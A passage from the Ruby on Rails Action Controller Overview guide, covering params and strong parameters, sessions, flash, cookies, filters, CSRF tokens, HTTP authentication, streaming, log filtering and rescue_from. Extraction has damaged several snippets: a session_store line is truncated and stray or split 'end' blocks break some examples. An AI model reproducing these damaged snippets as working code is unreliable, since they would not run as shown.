<form accept-charset="UTF-8" action="/clients" method="post">
  <input type="text" name="client[name]" value="Acme" />
  <input type="text" name="client[phone]" value="12345" />
  <input type="text" name="client[address][postcode]" value="12345" />
  <input type="text" name="client[address][city]" value="Carrot City" />
</form>
```


When this form is submitted, the value of `params[:client]` will be `{ "name" => "Acme", "phone" => "12345", "address" => { "postcode" => "12345", "city" => "Carrot City" } }`. Note the nested hash in `params[:client][:address]`.

Note that the `params` hash is actually an instance of `ActiveSupport::HashWithIndifferentAccess`, which acts like a hash but lets you use symbols and strings interchangeably as keys.

4.2 JSON parameters

If you're writing a web service application, you might find yourself more comfortable accepting parameters in JSON format. If the "Content-Type" header of your request is set to `"application/json"`, Rails will automatically convert your parameters into the `params` hash, which you can access as you would normally.

So for example, if you are sending this JSON content:



```
{ "company": { "name": "acme", "address": "123 Carrot Street" } }
```

You'll get `params[:company]` as `{ "name" => "acme", "address" => "123 Carrot Street" }`.


Also, if you've turned on `config.wrap_parameters` in your initializer or calling `wrap_parameters` in your controller, you can safely omit the root element in the JSON parameter. The parameters will be cloned and wrapped in the key according to your controller's name by default. So the above parameter can be written as:

```
{ "name": "acme", "address": "123 Carrot Street" }
```

And assume that you're sending the data to `CompaniesController`, it would then be wrapped in `:company` key like this:

```
{ name: "acme", address: "123 Carrot Street", company: { name: "acme", address: "123 Carrot Street" } }
```

You can customize the name of the key or specific parameters you want to wrap by consulting the [API documentation](#)

 Support for parsing XML parameters has been extracted into a gem named `actionpack-xml_parser`

4.3 Routing Parameters

The `params` hash will always contain the `:controller` and `:action` keys, but you should use the methods `controller_name` and `action_name` instead to access these values. Any other parameters defined by the routing, such as `:id` will also be available. As an example, consider a listing of clients where the list can show either active or inactive clients. We can add a route which captures the `:status` parameter in a "pretty" URL:

```
get '/clients/:status' => 'clients#index', foo: 'bar'
```

In this case, when a user opens the URL `/clients/active`, `params[:status]` will be set to `"active"`. When this route is used, `params[:foo]` will also be set to `"bar"` just like it was passed in the query string. In the same way `params[:action]` will contain `"index"`.

4.4 default_url_options

You can set global default parameters for URL generation by defining a method called `default_url_options` in your controller. Such a method must return a hash with the desired defaults, whose keys must be symbols:

```
class ApplicationController < ActionController::Base
  def default_url_options
    { locale: I18n.locale }
  end
end
```

These options will be used as a starting point when generating URLs, so it's possible they'll be overridden by the options passed in `url_for` calls.

If you define `default_url_options` in `ApplicationController`, as in the example above, it would be used for all URL generation. The method can also be defined in one specific controller, in which case it only affects URLs generated there.

4.5 Strong Parameters

With strong parameters, Action Controller parameters are forbidden to be used in Active Model mass assignments until they have been whitelisted. This means you'll have to make a conscious choice about which attributes to allow for mass updating and thus prevent accidentally exposing that which shouldn't be exposed.

In addition, parameters can be marked as required and flow through a predefined raise/rescue flow to end up as a 400 Bad

Request with no effort.



```
class PeopleController < ActionController::Base
  # This will raise an ActiveRecord::ForbiddenAttributes exception
  # because it's using mass assignment without an explicit permit
  # step.
  def create
    Person.create(params[:person])
  end

  # This will pass with flying colors as long as there's a person key
  # in the parameters, otherwise it'll raise a
  # ActionController::ParameterMissing exception, which will get
  # caught by ActionController::Base and turned into that 400 Bad
  # Request reply.
  def update
    person = current_account.people.find(params[:id])
    person.update!(person_params)
    redirect_to person
  end

  private
  # Using a private method to encapsulate the permissible parameters
  # is just a good pattern since you'll be able to reuse the same
  # permit list between create and update. Also, you can specialize
  # this method with per-user checking of permissible attributes.
  def person_params
    params.require(:person).permit(:name, :age)
  end
end
```

4.5.1 Permitted Scalar Values

Given



```
params.permit(:id)
```

the key `:id` will pass the whitelisting if it appears in `params` and it has a permitted scalar value associated. Otherwise the key is going to be filtered out, so arrays, hashes, or any other objects cannot be injected.

The permitted scalar types are `String`, `Symbol`, `NilClass`, `Numeric`, `TrueClass`, `FalseClass`, `Date`, `Time`, `DateTime`, `StringIO`, `IO`, `ActionDispatch::Http::UploadedFile` and `Rack::Test::UploadedFile`.

To declare that the value in `params` must be an array of permitted scalar values map the key to an empty array:



```
params.permit(id: [])
```

To whitelist an entire hash of parameters, the `permit!` method can be used:



```
params.require(:log_entry).permit!
```

This will mark the `:log_entry` parameters hash and any subhash of it permitted. Extreme care should be taken when using `permit!` as it will allow all current and future model attributes to be mass-assigned.

4.5.2 Nested Parameters

You can also use permit on nested parameters, like:



```
params.permit(:name, { emails: [] },
              friends: [ :name,
                        { family: [ :name ], hobbies: [] }])
```

This declaration whitelists the `name`, `emails` and `friends` attributes. It is expected that `emails` will be an array of permitted scalar values and that `friends` will be an array of resources with specific attributes: they should have a `name` attribute (any permitted scalar values allowed), a `hobbies` attribute as an array of permitted scalar values, and a `family` attribute which is restricted to having a `name` (any permitted scalar values allowed, too).

4.5.3 More Examples

You want to also use the permitted attributes in the `new` action. This raises the problem that you can't use `require` on the root key because normally it does not exist when calling `new`:



```
# using `fetch` you can supply a default and use
# the Strong Parameters API from there.
params.fetch(:blog, {}).permit(:title, :author)
```

`accepts_nested_attributes_for` allows you to update and destroy associated records. This is based on the `id` and `_destroy` parameters:



```
# permit :id and :_destroy
params.require(:author).permit(:name, books_attributes: [:title, :id, :_destroy])
```

Hashes with integer keys are treated differently and you can declare the attributes as if they were direct children. You get these kinds of parameters when you use `accepts_nested_attributes_for` in combination with a `has_many` association:



```
# To whitelist the following data:
# {"book" => {"title" => "Some Book",
#           "chapters_attributes" => { "1" => {"title" => "First Chapter"},
#                                     "2" => {"title" => "Second Chapter"}}}}

params.require(:book).permit(:title, chapters_attributes: [:title])
```

4.5.4 Outside the Scope of Strong Parameters

The strong parameter API was designed with the most common use cases in mind. It is not meant as a silver bullet to handle all your whitelisting problems. However you can easily mix the API with your own code to adapt to your situation.

Imagine a scenario where you have parameters representing a product name and a hash of arbitrary data associated with that product, and you want to whitelist the product name attribute but also the whole data hash. The strong parameters API doesn't let you directly whitelist the whole of a nested hash with any keys, but you can use the keys of your nested hash to declare what to whitelist:



```
def product_params
  params.require(:product).permit(:name, data: params[:product][:data].try(:keys))
end
```

5 Session

Your application has a session for each user in which you can store small amounts of data that will be persisted between requests. The session is only available in the controller and the view and can use one of a number of different storage mechanisms:

- `ActionDispatch::Session::CookieStore` - Stores everything on the client.
- `ActionDispatch::Session::CacheStore` - Stores the data in the Rails cache.
- `ActionDispatch::Session::ActiveRecordStore` - Stores the data in a database using Active Record. (require `activerecord-session_store` gem).
- `ActionDispatch::Session::MemCacheStore` - Stores the data in a memcached cluster (this is a legacy implementation; consider using `CacheStore` instead).

All session stores use a cookie to store a unique ID for each session (you must use a cookie, Rails will not allow you to pass the session ID in the URL as this is less secure).

For most stores, this ID is used to look up the session data on the server, e.g. in a database table. There is one exception, and that is the default and recommended session store - the `CookieStore` - which stores all session data in the cookie itself (the ID is still available to you if you need it). This has the advantage of being very lightweight and it requires zero setup in a new application in order to use the session. The cookie data is cryptographically signed to make it tamper-proof. And it is also encrypted so anyone with access to it can't read its contents. (Rails will not accept it if it has been edited).

The `CookieStore` can store around 4kB of data - much less than the others - but this is usually enough. Storing large amounts of data in the session is discouraged no matter which session store your application uses. You should especially avoid storing complex objects (anything other than basic Ruby objects, the most common example being model instances) in the session, as the server might not be able to reassemble them between requests, which will result in an error.

If your user sessions don't store critical data or don't need to be around for long periods (for instance if you just use the flash for messaging), you can consider using `ActionDispatch::Session::CacheStore`. This will store sessions using the cache implementation you have configured for your application. The advantage of this is that you can use your existing cache infrastructure for storing sessions without requiring any additional setup or administration. The downside, of course, is that the sessions will be ephemeral and could disappear at any time.

Read more about session storage in the [Security Guide](#).

If you need a different session storage mechanism, you can change it in the `config/initializers/session_store.rb` file:



```
# Use the database for sessions instead of the cookie-based default,
# which shouldn't be used to store highly confidential information
# (create the session table with "rails g active_record:session_migration")
# Rails.application.config.session_store :active_record_store
```

Rails sets up a session key (the name of the cookie) when signing the session data. These can also be changed in `config/initializers/session_store.rb`:



```
# Be sure to restart your server when you modify this file.
Rails.application.config.session_store :cookie_store, key: '_your_app_session'
```

You can also pass a `:domain` key and specify the domain name for the cookie:



```
# Be sure to restart your server when you modify this file.
Rails.application.config.session_store :cookie_store, key: '_your_app_session', d
```

Rails sets up (for the CookieStore) a secret key used for signing the session data. This can be changed in `config/initializers/secret_token.rb`



```
# Be sure to restart your server when you modify this file.

# Your secret key for verifying the integrity of signed cookies.
# If you change this key, all old signed cookies will become invalid!
# Make sure the secret is at least 30 characters and all random,
# no regular words or you'll be exposed to dictionary attacks.
YourApp::Application.config.secret_key_base = '49d3f3de9ed86c74b94ad6bd0...'
```



Changing the secret when using the `CookieStore` will invalidate all existing sessions.

5.1 Accessing the Session

In your controller you can access the session through the `session` instance method.



Sessions are lazily loaded. If you don't access sessions in your action's code, they will not be loaded. Hence you will never need to disable sessions, just not accessing them will do the job.

Session values are stored using key/value pairs like a hash:



```
class ApplicationController < ActionController::Base

  private


  # Finds the User with the ID stored in the session with the key
  # :current_user_id This is a common way to handle user login in
  # a Rails application; logging in sets the session value and
  # logging out removes it.
  def current_user
    @_current_user ||= session[:current_user_id] &&
      User.find_by(id: session[:current_user_id])
  end
end
```

To store something in the session, just assign it to the key like a hash:



```
class LoginsController < ApplicationController
  # "Create" a login, aka "log the user in"
  def create
    if user = User.authenticate(params[:username], params[:password])
      # Save the user ID in the session so it can be used in
      # subsequent requests
      session[:current_user_id] = user.id
      redirect_to root_url
    end
  end
end
```

To remove something from the session, assign that key to be `nil`:



```
class LoginsController < ApplicationController
  # "Delete" a login, aka "log the user out"
  def destroy
    # Remove the user id from the session
    @_current_user = session[:current_user_id] = nil
    redirect_to root_url
  end
end
```


To reset the entire session, use `reset_session`.

5.2 The Flash

The flash is a special part of the session which is cleared with each request. This means that values stored there will only be available in the next request, which is useful for passing error messages etc.


It is accessed in much the same way as the session, as a hash (it's a [FlashHash](#) instance).

Let's use the act of logging out as an example. The controller can send a message which will be displayed to the user on the next request:




```
class LoginsController < ApplicationController
  def destroy
    session[:current_user_id] = nil
    flash[:notice] = "You have successfully logged out."
    redirect_to root_url
  end
end
```

Note that it is also possible to assign a flash message as part of the redirection. You can assign `:notice`, `:alert` or the general purpose `:flash`:



```
redirect_to root_url, notice: "You have successfully logged out."
redirect_to root_url, alert: "You're stuck here!"
redirect_to root_url, flash: { referral_code: 1234 }
```

The `destroy` action redirects to the application's `root_url`, where the message will be displayed. Note that it's entirely up to the next action to decide what, if anything, it will do with what the previous action put in the flash. It's conventional to display any error alerts or notices from the flash in the application's layout:



```
<html>
  <!-- <head/> -->
  <body>
    <% flash.each do |name, msg| -%>
      <%= content_tag :div, msg, class: name %>
    <% end -%>

    <!-- more content -->
  </body>
</html>
```

This way, if an action sets a notice or an alert message, the layout will display it automatically.

You can pass anything that the session can store; you're not limited to notices and alerts:



```
<% if flash[:just_signed_up] %>
  <p class="welcome">Welcome to our site!</p>
<% end %>
```

If you want a flash value to be carried over to another request, use the `keep` method:



```
class MainController < ApplicationController
  # Let's say this action corresponds to root_url, but you want
  # all requests here to be redirected to UsersController#index.
  # If an action sets the flash and redirects here, the values
  # would normally be lost when another redirect happens, but you
  # can use 'keep' to make it persist for another request.
  def index
    # Will persist all flash values.
    flash.keep

    # You can also use a key to keep only some kind of value.
    # flash.keep(:notice)
    redirect_to users_url
  end
end
```

5.2.1 flash.now

By default, adding values to the flash will make them available to the next request, but sometimes you may want to access those values in the same request. For example, if the `create` action fails to save a resource and you render the `new` template directly, that's not going to result in a new request, but you may still want to display a message using the flash. To do this, you can use `flash.now` in the same way you use the normal flash:



```
class ClientsController < ApplicationController
  def create
    @client = Client.new(params[:client])
    if @client.save
      # ...
    else
      flash.now[:error] = "Could not save client"
      render action: "new"
    end
  end
end
```

6 Cookies

Your application can store small amounts of data on the client - called cookies - that will be persisted across requests and even sessions. Rails provides easy access to cookies via the `cookies` method, which - much like the `session` - works like a hash:



```
class CommentsController < ApplicationController
  def new
    # Auto-fill the commenter's name if it has been stored in a cookie
    @comment = Comment.new(author: cookies[:commenter_name])
  end
end
```

```

def create
  @comment = Comment.new(params[:comment])
  if @comment.save
    flash[:notice] = "Thanks for your comment!"
    if params[:remember_name]
      # Remember the commenter's name.
      cookies[:commenter_name] = @comment.author
    else
      # Delete cookie for the commenter's name cookie, if any.
      cookies.delete(:commenter_name)
    end
    redirect_to @comment.article
  else
    render action: "new"
  end
end
end

```

Note that while for session values you set the key to `nil`, to delete a cookie value you should use `cookies.delete(:key)`.

Rails also provides a signed cookie jar and an encrypted cookie jar for storing sensitive data. The signed cookie jar appends a cryptographic signature on the cookie values to protect their integrity. The encrypted cookie jar encrypts the values in addition to signing them, so that they cannot be read by the end user. Refer to the [API documentation](#) for more details.

These special cookie jars use a serializer to serialize the assigned values into strings and deserializes them into Ruby objects on read.

You can specify what serializer to use:



```
Rails.application.config.action_dispatch.cookies_serializer = :json
```

The default serializer for new applications is `:json`. For compatibility with old applications with existing cookies, `:marshal` is used when `serializer` option is not specified.

You may also set this option to `:hybrid`, in which case Rails would transparently deserialize existing (Marshal-serialized) cookies on read and re-write them in the JSON format. This is useful for migrating existing applications to the `:json` serializer.

It is also possible to pass a custom serializer that responds to `load` and `dump`:



```
Rails.application.config.action_dispatch.cookies_serializer = MyCustomSerializer
```

When using the `:json` or `:hybrid` serializer, you should beware that not all Ruby objects can be serialized as JSON. For example, `Date` and `Time` objects will be serialized as strings, and `Hashes` will have their keys stringified.



```

class CookiesController < ApplicationController
  def set_cookie
    cookies.encrypted[:expiration_date] = Date.tomorrow # => Thu, 20 Mar 2014
    redirect_to action: 'read_cookie'
  end

  def read_cookie
    cookies.encrypted[:expiration_date] # => "2014-03-20"
  end
end

```


```
end
```

It's advisable that you only store simple data (strings and numbers) in cookies. If you have to store complex objects, you would need to handle the conversion manually when reading the values on subsequent requests.

If you use the cookie session store, this would apply to the `session` and `flash` hash as well.

7 Rendering XML and JSON data

ActionController makes it extremely easy to render XML or JSON data. If you've generated a controller using scaffolding, it would look something like this:



```
class UsersController < ApplicationController
  def index
    @users = User.all
    respond_to do |format|
      format.html # index.html.erb
      format.xml { render xml: @users }
      format.json { render json: @users }
    end
  end
end
```


You may notice in the above code that we're using `render xml: @users`, not `render xml: @users.to_xml`. If the object is not a String, then Rails will automatically invoke `to_xml` for us.

8 Filters

Filters are methods that are run before, after or "around" a controller action.

Filters are inherited, so if you set a filter on `ApplicationController`, it will be run on every controller in your application.

"Before" filters may halt the request cycle. A common "before" filter is one which requires that a user is logged in for an action to be run. You can define the filter method this way:



```
class ApplicationController < ActionController::Base
  before_action :require_login

  private

  def require_login
    unless logged_in?
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url # halts request cycle
    end
  end
end
```

The method simply stores an error message in the flash and redirects to the login form if the user is not logged in. If a "before" filter renders or redirects, the action will not run. If there are additional filters scheduled to run after that filter, they are also cancelled.

In this example the filter is added to `ApplicationController` and thus all controllers in the application inherit it. This will make everything in the application require the user to be logged in in order to use it. For obvious reasons (the user wouldn't be able to log in in the first place!), not all controllers or actions should require this. You can prevent this filter from running before particular actions with `skip_before_action`:



```
class LoginsController < ApplicationController
  skip_before_action :require_login, only: [:new, :create]
end
```

Now, the `LoginsController`'s `new` and `create` actions will work as before without requiring the user to be logged in. The `:only` option is used to only skip this filter for these actions, and there is also an `:except` option which works the other way. These options can be used when adding filters too, so you can add a filter which only runs for selected actions in the first place.

8.1 After Filters and Around Filters

In addition to "before" filters, you can also run filters after an action has been executed, or both before and after.

"After" filters are similar to "before" filters, but because the action has already been run they have access to the response data that's about to be sent to the client. Obviously, "after" filters cannot stop the action from running.

"Around" filters are responsible for running their associated actions by yielding, similar to how Rack middlewares work.

For example, in a website where changes have an approval workflow an administrator could be able to preview them easily, just apply them within a transaction:



```
class ChangesController < ApplicationController
  around_action :wrap_in_transaction, only: :show

  private

  def wrap_in_transaction
    ActiveRecord::Base.transaction do
      begin
        yield
      ensure
        raise ActiveRecord::Rollback
      end
    end
  end
end
```

Note that an "around" filter also wraps rendering. In particular, if in the example above, the view itself reads from the database (e.g. via a `scope`), it will do so within the transaction and thus present the data to preview.

You can choose not to yield and build the response yourself, in which case the action will not be run.

8.2 Other Ways to Use Filters

While the most common way to use filters is by creating private methods and using `*_action` to add them, there are two other ways to do the same thing.

The first is to use a block directly with the `*_action` methods. The block receives the controller as an argument, and the `require_login` filter from above could be rewritten to use a block:




```
class ApplicationController < ActionController::Base
  before_action do |controller|
    unless controller.send(:logged_in?)
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url
    end
  end
end
```

```
end
end
```

Note that the filter in this case uses `send` because the `logged_in?` method is private and the filter is not run in the scope of the controller. This is not the recommended way to implement this particular filter, but in more simple cases it might be useful.

The second way is to use a class (actually, any object that responds to the right methods will do) to handle the filtering. This is useful in cases that are more complex and cannot be implemented in a readable and reusable way using the two other methods. As an example, you could rewrite the login filter again to use a class:



```
class ApplicationController < ActionController::Base
  before_action LoginFilter
end

class LoginFilter
  def self.before(controller)
    unless controller.send(:logged_in?)
      controller.flash[:error] = "You must be logged in to access this section"
      controller.redirect_to controller.new_login_url
    end
  end
end
```

Again, this is not an ideal example for this filter, because it's not run in the scope of the controller but gets the controller passed as an argument. The filter class must implement a method with the same name as the filter, so for the `before_action` filter the class must implement a `before` method, and so on. The `around` method must `yield` to execute the action.


9 Request Forgery Protection

Cross-site request forgery is a type of attack in which a site tricks a user into making requests on another site, possibly adding, modifying or deleting data on that site without the user's knowledge or permission.

The first step to avoid this is to make sure all "destructive" actions (create, update and destroy) can only be accessed with non-GET requests. If you're following RESTful conventions you're already doing this. However, a malicious site can still send a non-GET request to your site quite easily, and that's where the request forgery protection comes in. As the name says, it protects from forged requests.

The way this is done is to add a non-guessable token which is only known to your server to each request. This way, if a request comes in without the proper token, it will be denied access.

If you generate a form like this:



```
<%= form_for @user do |f| %>
  <%= f.text_field :username %>
  <%= f.text_field :password %>
<% end %>
```

You will see how the token gets added as a hidden field:



```
<form accept-charset="UTF-8" action="/users/1" method="post">
  <input type="hidden"
    value="67250ab105eb5ad10851c00a5621854a23af5489"
    name="authenticity_token"/>
```

```
<!-- fields -->
</form>
```

Rails adds this token to every form that's generated using the [form helpers](#), so most of the time you don't have to worry about it. If you're writing a form manually or need to add the token for another reason, it's available through the method `form_authenticity_token`:

The `form_authenticity_token` generates a valid authentication token. That's useful in places where Rails does not add it automatically, like in custom Ajax calls.

The [Security Guide](#) has more about this and a lot of other security-related issues that you should be aware of when developing a web application.

10 The Request and Response Objects

In every controller there are two accessor methods pointing to the request and the response objects associated with the request cycle that is currently in execution. The `request` method contains an instance of `AbstractRequest` and the `response` method returns a response object representing what is going to be sent back to the client.

10.1 The request Object

The request object contains a lot of useful information about the request coming in from the client. To get a full list of the available methods, refer to the [API documentation](#). Among the properties that you can access on this object are:

Property of request	Purpose
<code>host</code>	The hostname used for this request.
<code>domain(n=2)</code>	The hostname's first <code>n</code> segments, starting from the right (the TLD).
<code>format</code>	The content type requested by the client.
<code>method</code>	The HTTP method used for the request.
<code>get?</code> , <code>post?</code> , <code>patch?</code> , <code>put?</code> , <code>delete?</code> , <code>head?</code>	Returns true if the HTTP method is GET/POST/PATCH/PUT/DELETE/HEAD.
<code>headers</code>	Returns a hash containing the headers associated with the request.
<code>port</code>	The port number (integer) used for the request.
<code>protocol</code>	Returns a string containing the protocol used plus <code>://</code> , for example <code>"http://"</code> .
<code>query_string</code>	The query string part of the URL, i.e., everything after <code>"?"</code> .
<code>remote_ip</code>	The IP address of the client.
<code>url</code>	The entire URL used for the request.

10.1.1 `path_parameters`, `query_parameters`, and `request_parameters`

Rails collects all of the parameters sent along with the request in the `params` hash, whether they are sent as part of the query string or the post body. The request object has three accessors that give you access to these parameters depending on where they came from. The `query_parameters` hash contains parameters that were sent as part of the query string while the `request_parameters` hash contains parameters sent as part of the post body. The

`path_parameters` hash contains parameters that were recognized by the routing as being part of the path leading to this particular controller and action.

10.2 The response Object

The response object is not usually used directly, but is built up during the execution of the action and rendering of the data that is being sent back to the user, but sometimes - like in an after filter - it can be useful to access the response directly. Some of these accessor methods also have setters, allowing you to change their values.

Property of response	Purpose
<code>body</code>	This is the string of data being sent back to the client. This is most often HTML.
<code>status</code>	The HTTP status code for the response, like 200 for a successful request or 400 for a bad request.
<code>location</code>	The URL the client is being redirected to, if any.
<code>content_type</code>	The content type of the response.
<code>charset</code>	The character set being used for the response. Default is "utf-8".
<code>headers</code>	Headers used for the response.

10.2.1 Setting Custom Headers

If you want to set custom headers for a response then `response.headers` is the place to do it. The `headers` attribute is a hash which maps header names to their values, and Rails will set some of them automatically. If you want to add or change a header, just assign it to `response.headers` this way:



```
response.headers["Content-Type"] = "application/pdf"
```

Note: in the above case it would make more sense to use the `content_type` setter directly.

11 HTTP Authentications

Rails comes with two built-in HTTP authentication mechanisms:

- Basic Authentication
- Digest Authentication

11.1 HTTP Basic Authentication

HTTP basic authentication is an authentication scheme that is supported by the majority of browsers and other HTTP clients. As an example, consider an administration section which will only be available by entering a username and a password into the browser's HTTP basic dialog window. Using the built-in authentication is quite easy and only requires you to use one method, `http_basic_authenticate_with`.




```
class AdminsController < ApplicationController
  http_basic_authenticate_with name: "humbaba", password: "5baa61e4"
end
```

With this in place, you can create namespaced controllers that inherit from `AdminsController`. The filter will thus be run for

all actions in those controllers, protecting them with HTTP basic authentication.

11.2 HTTP Digest Authentication

HTTP digest authentication is superior to the basic authentication as it does not require the client to send an unencrypted password over the network (though HTTP basic authentication is safe over HTTPS). Using digest authentication with Rails is quite easy and only requires using one method, `authenticate_or_request_with_http_digest`.



```
class AdminsController < ApplicationController
  USERS = { "lifo" => "world" }

  before_action :authenticate

  private


  def authenticate
    authenticate_or_request_with_http_digest do |username|
      USERS[username]
    end
  end
end
```

As seen in the example above, the `authenticate_or_request_with_http_digest` block takes only one argument - the username. And the block returns the password. Returning `false` or `nil` from the `authenticate_or_request_with_http_digest` will cause authentication failure.

12 Streaming and File Downloads

Sometimes you may want to send a file to the user instead of rendering an HTML page. All controllers in Rails have the `send_data` and the `send_file` methods, which will both stream data to the client. `send_file` is a convenience method that lets you provide the name of a file on the disk and it will stream the contents of that file for you.

To stream data to the client, use `send_data`:



```
require "prawn"
class ClientsController < ApplicationController
  # Generates a PDF document with information on the client and
  # returns it. The user will get the PDF as a file download.
  def download_pdf
    client = Client.find(params[:id])
    send_data generate_pdf(client),
              filename: "#{client.name}.pdf",
              type: "application/pdf"
  end

  private

  def generate_pdf(client)
    Prawn::Document.new do
      text client.name, align: :center
      text "Address: #{client.address}"
      text "Email: #{client.email}"
    end.render
  end
end
```

The `download_pdf` action in the example above will call a private method which actually generates the PDF document and returns it as a string. This string will then be streamed to the client as a file download and a filename will be suggested to the user. Sometimes when streaming files to the user, you may not want them to download the file. Take images, for

example, which can be embedded into HTML pages. To tell the browser a file is not meant to be downloaded, you can set the `:disposition` option to "inline". The opposite and default value for this option is "attachment".

12.1 Sending Files

If you want to send a file that already exists on disk, use the `send_file` method.



```
class ClientsController < ApplicationController
  # Stream a file that has already been generated and stored on disk.
  def download_pdf
    client = Client.find(params[:id])
    send_file("#{Rails.root}/files/clients/#{client.id}.pdf",
              filename: "#{client.name}.pdf",
              type: "application/pdf")
  end
end
```

This will read and stream the file 4kB at the time, avoiding loading the entire file into memory at once. You can turn off streaming with the `:stream` option or adjust the block size with the `:buffer_size` option.

If `:type` is not specified, it will be guessed from the file extension specified in `:filename`. If the content type is not registered for the extension, `application/octet-stream` will be used.



Be careful when using data coming from the client (params, cookies, etc.) to locate the file on disk, as this is a security risk that might allow someone to gain access to files they are not meant to.



It is not recommended that you stream static files through Rails if you can instead keep them in a public folder on your web server. It is much more efficient to let the user download the file directly using Apache or another web server, keeping the request from unnecessarily going through the whole Rails stack.

12.2 RESTful Downloads

While `send_data` works just fine, if you are creating a RESTful application having separate actions for file downloads is usually not necessary. In REST terminology, the PDF file from the example above can be considered just another representation of the client resource. Rails provides an easy and quite sleek way of doing "RESTful downloads". Here's how you can rewrite the example so that the PDF download is a part of the `show` action, without any streaming:



```
class ClientsController < ApplicationController
  # The user can request to receive this resource as HTML or PDF.
  def show
    @client = Client.find(params[:id])

    respond_to do |format|
      format.html
      format.pdf { render pdf: generate_pdf(@client) }
    end
  end
end
```

In order for this example to work, you have to add the PDF MIME type to Rails. This can be done by adding the following line to the file `config/initializers/mime_types.rb`:



```
Mime::Type.register "application/pdf", :pdf
```



Configuration files are not reloaded on each request, so you have to restart the server in order for their changes to take effect.

Now the user can request to get a PDF version of a client just by adding ".pdf" to the URL:



```
GET /clients/1.pdf
```

12.3 Live Streaming of Arbitrary Data

Rails allows you to stream more than just files. In fact, you can stream anything you would like in a response object. The `ActionController::Live` module allows you to create a persistent connection with a browser. Using this module, you will be able to send arbitrary data to the browser at specific points in time.

12.3.1 Incorporating Live Streaming

Including `ActionController::Live` inside of your controller class will provide all actions inside of the controller the ability to stream data. You can mix in the module like so:



```
class MyController < ActionController::Base
  include ActionController::Live

  def stream
    response.headers['Content-Type'] = 'text/event-stream'
    100.times {
      response.stream.write "hello world\n"
      sleep 1
    }
    ensure
      response.stream.close
    end
  end
end
```

The above code will keep a persistent connection with the browser and send 100 messages of "hello world\n", each one second apart.

There are a couple of things to notice in the above example. We need to make sure to close the response stream. Forgetting to close the stream will leave the socket open forever. We also have to set the content type to `text/event-stream` before we write to the response stream. This is because headers cannot be written after the response has been committed (when `response.committed` returns a truthy value), which occurs when you write or commit the response stream.

12.3.2 Example Usage

Let's suppose that you were making a Karaoke machine and a user wants to get the lyrics for a particular song. Each `Song` has a particular number of lines and each line takes time `num_beats` to finish singing.

If we wanted to return the lyrics in Karaoke fashion (only sending the line when the singer has finished the previous line), then we could use `ActionController::Live` as follows:



```
class LyricsController < ActionController::Base
  include ActionController::Live

  def show
```

```

response.headers['Content-Type'] = 'text/event-stream'
song = Song.find(params[:id])

song.each do |line|
  response.stream.write line.lyrics
  sleep line.num_beats
end
ensure
  response.stream.close
end
end
end

```

The above code sends the next line only after the singer has completed the previous line.

12.3.3 Streaming Considerations

Streaming arbitrary data is an extremely powerful tool. As shown in the previous examples, you can choose when and what to send across a response stream. However, you should also note the following things:

- Each response stream creates a new thread and copies over the thread local variables from the original thread. Having too many thread local variables can negatively impact performance. Similarly, a large number of threads can also hinder performance.
- Failing to close the response stream will leave the corresponding socket open forever. Make sure to call `close` whenever you are using a response stream.
- WEBrick servers buffer all responses, and so including `ActionController::Live` will not work. You must use a web server which does not automatically buffer responses.

13 Log Filtering

Rails keeps a log file for each environment in the `log` folder. These are extremely useful when debugging what's actually going on in your application, but in a live application you may not want every bit of information to be stored in the log file.

13.1 Parameters Filtering

You can filter certain request parameters from your log files by appending them to `config.filter_parameters` in the application configuration. These parameters will be marked [FILTERED] in the log.



```
config.filter_parameters << :password
```

13.2 Redirects Filtering

Sometimes it's desirable to filter out from log files some sensible locations your application is redirecting to. You can do that by using the `config.filter_redirect` configuration option:



```
config.filter_redirect << 's3.amazonaws.com'
```

You can set it to a String, a Regexp, or an array of both.



```
config.filter_redirect.concat ['s3.amazonaws.com', /private_path/]
```

Matching URLs will be marked as '[FILTERED]'.

14 Rescue

Most likely your application is going to contain bugs or otherwise throw an exception that needs to be handled. For example, if the user follows a link to a resource that no longer exists in the database, ActiveRecord will throw the `ActiveRecord::RecordNotFound` exception.

Rails' default exception handling displays a "500 Server Error" message for all exceptions. If the request was made locally, a nice `traceback` and some added information gets displayed so you can figure out what went wrong and deal with it. If the request was remote Rails will just display a simple "500 Server Error" message to the user, or a "404 Not Found" if there was a routing error or a record could not be found. Sometimes you might want to customize how these errors are caught and how they're displayed to the user. There are several levels of exception handling available in a Rails application:

14.1 The Default 500 and 404 Templates

By default a production application will render either a 404 or a 500 error message. These messages are contained in static HTML files in the `public` folder, in `404.html` and `500.html` respectively. You can customize these files to add some extra information and layout, but remember that they are static; i.e. you can't use RHTML or layouts in them, just plain HTML.

14.2 `rescue_from`

If you want to do something a bit more elaborate when catching errors, you can use `rescue_from`, which handles exceptions of a certain type (or multiple types) in an entire controller and its subclasses.

When an exception occurs which is caught by a `rescue_from` directive, the exception object is passed to the handler. The handler can be a method or a `Proc` object passed to the `:with` option. You can also use a block directly instead of an explicit `Proc` object.

Here's how you can use `rescue_from` to intercept all `ActiveRecord::RecordNotFound` errors and do something with them.



```
class ApplicationController < ActionController::Base
  rescue_from ActiveRecord::RecordNotFound, with: :record_not_found

  private

  def record_not_found
    render plain: "404 Not Found", status: 404
  end
end
```

Of course, this example is anything but elaborate and doesn't improve on the default exception handling at all, but once you can catch all those exceptions you're free to do whatever you want with them. For example, you could create custom exception classes that will be thrown when a user doesn't have access to a certain section of your application:



```
class ApplicationController < ActionController::Base
  rescue_from User::NotAuthorized, with: :user_not_authorized

  private

  def user_not_authorized
    flash[:error] = "You don't have access to this section."
    redirect_to :back
  end
end

class ClientsController < ApplicationController
  # Check that the user has the right authorization to access clients.
  before_action :check_authorization
```

```
# Note how the actions don't have to worry about all the auth stuff.
def edit
  @client = Client.find(params[:id])
end

private

# If the user is not authorized, just throw the exception.
def check_authorization
  raise User::NotAuthorized unless current_user.admin?
end
end
```



Certain exceptions are only rescueable from the `ApplicationController` class, as they are raised before the controller gets initialized and the action gets executed. See Pratik Naik's [article](#) on the subject for more information.

15 Force HTTPS protocol

Sometime you might want to force a particular controller to only be accessible via an HTTPS protocol for security reasons. You can use the `force_ssl` method in your controller to enforce that:



```
class DinnerController
  force_ssl
end
```

Just like the filter, you could also pass `:only` and `:except` to enforce the secure connection only to specific actions:



```
class DinnerController
  force_ssl only: :cheeseburger
  # or
  force_ssl except: :cheeseburger
end
```

Please note that if you find yourself adding `force_ssl` to many controllers, you may want to force the whole application to use HTTPS instead. In that case, you can set the `config.force_ssl` in your environment file.

Feedback

You're encouraged to help improve the quality of this guide.

